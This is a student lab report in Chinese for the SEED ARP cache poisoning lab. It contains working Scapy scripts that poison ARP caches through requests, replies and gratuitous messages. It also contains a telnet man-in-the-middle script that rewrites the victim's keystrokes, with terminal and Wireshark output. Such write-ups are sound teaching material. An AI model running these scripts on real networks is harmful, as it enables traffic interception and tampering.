Lab4-report

57118239 张鹏

Task1：

本次实验首先让我们采用三种方法实现 ARP 缓存中毒攻击。

Task1.A

第一个方法是发送 ARP 请求，在主机 M 伪造一个是主机 B 发给主机 M 的 ARP 请求，op=1 代表 ARP 请求，源 IP 为主机 B 的 IP，源的 MAC 地址设置成主机 M 的 MAC 地址。

Open ARPCachePoisoning.py ~/Desktop/Labs_20.04/Network Security/A...he Poisoning Attack Lab/Labsetup/volumes Save

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 E = Ether()
4 A = ARP(op=1,psrc='10.9.0.6',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.5')
5 pkt = E/A
6 sendp(pkt, iface='eth0')
```

利用 arp -n 查看 ARP 缓存，可以发现主机 B 的 IP 地址映射到了主机 M 的 MAC 地址。

seed@VM: ~/Desktop

```
[07/15/21]seed@VM:~/Desktop$ docksh 34
root@340f1de6f3bd:/# arp -n
Address                  HWtype  HWaddress           Flags M
ask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C
               eth0
10.9.0.105               ether   02:42:0a:09:00:69   C
               eth0
root@340f1de6f3bd:/#
```

Task1.B

该实验要求是通过构造 ARP 响应报文来实现 ARP 缓存中毒。

伪造一个由主机 B 发送给主机 A 的 ARP 响应报文，op=2 代表响应，源 IP 为主机 B 的 IP，源 MAC 为主机 M 的 MAC 地址，宿地址为主机 A。

```
Open   ARPCachePoisoning.py   Save
~/Desktop/Labs_20.04/Network Security/A...he Poisoning Attack Lab/Labsetup/volumes

1 #!/usr/bin/env python3
2 from scapy.all import *
3 E = Ether()
4 A = ARP(op=2,psrc='10.9.0.6',hwsrc='02:42:0a:-
  09:00:69',pdst='10.9.0.5',hwdst='02:42:0a:09:00:05')
5 pkt = E/A
6 sendp(pkt, iface='eth0')
```

实验要求在两种场景下实现。

第一种是 ARP 缓存中已经存在了主机 B 的 IP 地址。

```
root@340f1de6f3bd:/# arp -n
Address                  HWtype  HWaddress           Flags M
ask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C
               eth0
10.9.0.105               ether   02:42:0a:09:00:69   C
               eth0
root@340f1de6f3bd:/#
```

```
seed@VM: ~/Desktop
root@f39ccc258bd4:/volumes# python3 ARPCachePoisoning.py
.
Sent 1 packets.
root@f39ccc258bd4:/volumes#
```

```
seed@VM: ~/Desktop
ms
rtt min/avg/max/mdev = 0.111/0.149/0.187/0.038 ms
root@340f1de6f3bd:/# arp -n
Address                  HWtype  HWaddress           Flags M
ask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C
               eth0
10.9.0.105               ether   02:42:0a:09:00:69   C
               eth0
root@340f1de6f3bd:/# arp -n
Address                  HWtype  HWaddress           Flags M
ask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C
               eth0
10.9.0.105               ether   02:42:0a:09:00:69   C
               eth0
root@340f1de6f3bd:/#
```

可以发现攻击之后，主机 B 的 IP 地址对应的 MAC 地址被成功改写。

第二种是 ARP 缓存中没有主机 B 的 IP 地址。

```
seed@VM: ~/Desktop
root@f39ccc258bd4:/volumes# python3 ARPCachePoisoning.py
.
Sent 1 packets.
root@f39ccc258bd4:/volumes#
```

```
seed@VM: ~/Desktop
root@340f1de6f3bd:/# arp -n
Address                  HWtype  HWaddress           Flags M
ask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C
               eth0
root@340f1de6f3bd:/# arp -n
Address                  HWtype  HWaddress           Flags M
ask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C
               eth0
root@340f1de6f3bd:/#
```

可以发现攻击之后并没有新增相应的主机 B 的 IP 地址映射到主机 M 的 MAC 地址的记录。

Task1.C:

该实验要求是通过构造 ARP gratuitous message 来实现 ARP 缓存中毒。

伪造一个由主机 B 发送给主机 A 的报文，其是一种特殊的请求报文，用于更新 ARP 缓


存。op=1 代表请求，源宿 IP 为主机 B 的 IP，ARP 头和以太头中的宿 MAC 地址是广播地址。

Open ARPCachePoisoning.py ~/Desktop/Labs_20.04/Network Security/A...he Poisoning Attack Lab/Labsetup/volumes Save

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether(dst='ff:ff:ff:ff:ff:ff')
A = ARP(op=1,psrc='10.9.0.6',hwsrc='02:42:0a:-
09:00:69',pdst='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff')
pkt = E/A
sendp(pkt, iface='eth0')
```


如 task1.2 一样，该实验要求在两种场景中实现。

第一种是 ARP 缓存中没有主机 B 的 IP 地址。



可以发现攻击之后并没有新增相应的主机 B 的 IP 地址映射到主机 M 的 MAC 地址的记录。

第二种是 ARP 缓存中已经存在了主机 B 的 IP 地址。



可以发现攻击之后，主机 B 的 IP 地址对应的 MAC 地址被成功改写。

Task2：

该实验想通过 ARP 缓存中毒实现 telnet 的中间人攻击。

首先需要对主机 A 和 B 进行 ARP 缓存中毒攻击。

由于实验中时间较久，可能导致缓存时间过，所以利用一个 while 循环不断的进行攻击。


Open ARPCachePoisoning.py
~/Desktop/Labs_20.04/Network Security/A...he Poisoning Attack Lab/Labsetup/volumes


```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 E = Ether()
4 A = ARP(op=1,psrc='10.9.0.6',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.5')
5 pkt1 = E/A
6
7 B = ARP(op=1,psrc='10.9.0.5',hwsrc='02:42:0a:09:00:69',pdst='10.9.0.6')
8 pkt2 = E/B
9 while 1:
10         sendp(pkt1, iface='eth0')
11         sendp(pkt2, iface='eth0')
```

seed@VM: ~/Desktop


```
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

查看主机 A 和 B 的 ARP 缓存，可以发现 ARP 缓存中毒攻击成功。






将主机 M 的 IP 转发功能关闭。



在主机 A 中 ping 主机 B，通过 wireshark 抓包观察现象。




可以发现因为将主机 M 的转发功能关闭，主机 Aping 主机 B 发送的数据包到 M 没有转发出去，故没有收到回复。

将主机 M 的转发功能打开。

```
root@458aff8e944f:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@458aff8e944f:/#
```

主机 A 再 ping 主机 B 尝试一下。



可以发现可以 ping 成功。

在主机 A telnet 主机 B。

```
root@82d172fdf426:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
aad0ca70fd08 login:
```

然后将主机 M 的转发功能关闭。

```
root@458aff8e944f:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@458aff8e944f:/#
```

编写伪造报文的程序用于将主机 A 在 telnet 连接上键入的内容更改为 Z。

```python
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                # Create a new packet based on the captured one.
                # 1) We need to delete the checksum in the IP & TCP headers,
                #because our modification will make them invalid.
                #Scapy will recalculate them if these fields are missing.
                # 2) We also delete the original TCP payload.
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                ################################################################
                # Construct the new payload based on the old payload.
                # Students need to implement this part.
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load # The original payload data
                        data_len = len(data)
                        newdata = 'Z'*data_len
                        # No change is made in this sample code
                        send(newpkt/newdata)
                else:
                        send(newpkt)
                ################################################################
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
```

```
                # Construct the new payload based on the old payload.
                # Students need to implement this part.
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load # The original
payload data
                        data_len = len(data)
                        newdata = 'Z'*data_len
                        # No change is made in this sample code
                        send(newpkt/newdata)
                else:
                        send(newpkt)

###################################################################
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                # Create new packet based on the captured one
                # Do not make any change
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

f = 'tcp and host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

运行该伪造报文程序。


```
root@458aff8e944f:/volumes# python3 spoof.py
```


在主机 A 的 telnet 连接上任意输入。


```
seed@VM: ~/Desktop
[07/16/21]seed@VM:~/Desktop$ docksh 82
root@82d172fdf426:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
aad0ca70fd08 login: ZZZZ
```

可以观察到内容变成了 Z。

对 wireshark 抓包的内容进行观察。


[SEED Labs] *br-b7cb2539f522
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
649 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive ACK] 40538 → 23 [ACK] Seq=165927438 Ack=52321…
652 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
655 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
658 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
661 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
662 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 40538 → 23 [PSH, ACK] Seq=165927437 Ack=5232…
665 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
668 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 66 [TCP Keep-Alive ACK] 23 → 40538 [ACK] Seq=523210111 Ack=16592…
669 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 [TCP Dup ACK 608#2] 40538 → 23 [ACK] Seq=165927438 Ack=523210…
672 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
675 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
678 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
681 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 66 [TCP Keep-Alive ACK] 23 → 40538 [ACK] Seq=523210111 Ack=16592…
684 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
687 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927437 Ack=523210111…
Frame 662: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-b7cb2539f522, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Destination: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
Source: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 40538, Dst Port: 23, Seq: 165927437, Ack: 523210111, Len: 1
Data (1 byte)
Data: 62
[Length: 1]
0000 02 42 0a 09 00 69 02 42 0a 09 00 05 08 00 45 10 ·B···i·B ·····E·
0010 00 35 79 db 40 00 40 06 ac bb 0a 09 00 05 0a 09 ·5y·@·@· ····
0020 00 06 9e 5a 00 17 09 e3 da 0d 1f 2f 8d 7f 80 18 ···Z···· ···/····
0030 01 f6 14 44 00 00 01 01 08 0a 36 d4 92 7a 9c 1a ···D···· ··6··z··
0040 d7 fd 62 ··b


[SEED Labs] *br-b7cb2539f522
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
Web Browser
021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Dup ACK 1690#1] 40538 → 23 [ACK] Seq=165927439 Ack=52321…
021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 67 [TCP Keep-Alive] 40538 → 23 [PSH, ACK] Seq=165927438 Ack=5232…
1697 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927438 Ack=523210112…
1698 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 66 23 → 40538 [ACK] Seq=523210113 Ack=165927439 Win=509 Len=0 TS…
1701 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 40538 → 23 [ACK] Seq=165927437 Ack=523210111 Win=502 Len=0 TS…
1702 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 66 [TCP Keep-Alive] 23 → 40538 [ACK] Seq=523210112 Ack=165927438…
1707 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 78 40538 → 23 [ACK] Seq=165927437 Ack=523210111 Win=502 Len=0 TS…
1710 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 40538 → 23 [ACK] Seq=165927437 Ack=523210111 Win=502 Len=0 TS…
1713 2021-07-16 11:1… 10.9.0.6 10.9.0.5 TCP 66 23 → 40538 [ACK] Seq=523210111 Ack=165927437 Win=509 Len=0 TS…
1714 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 40538 → 23 [ACK] Seq=165927439 Ack=523210112 Win=502 Len=0 TS…
1717 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 [TCP Keep-Alive] 40538 → 23 [ACK] Seq=165927438 Ack=523210111…
1720 2021-07-16 11:1… 10.9.0.5 10.9.0.6 TCP 66 40538 → 23 [ACK] Seq=165927437 Ack=523210111 Win=502 Len=0 TS…
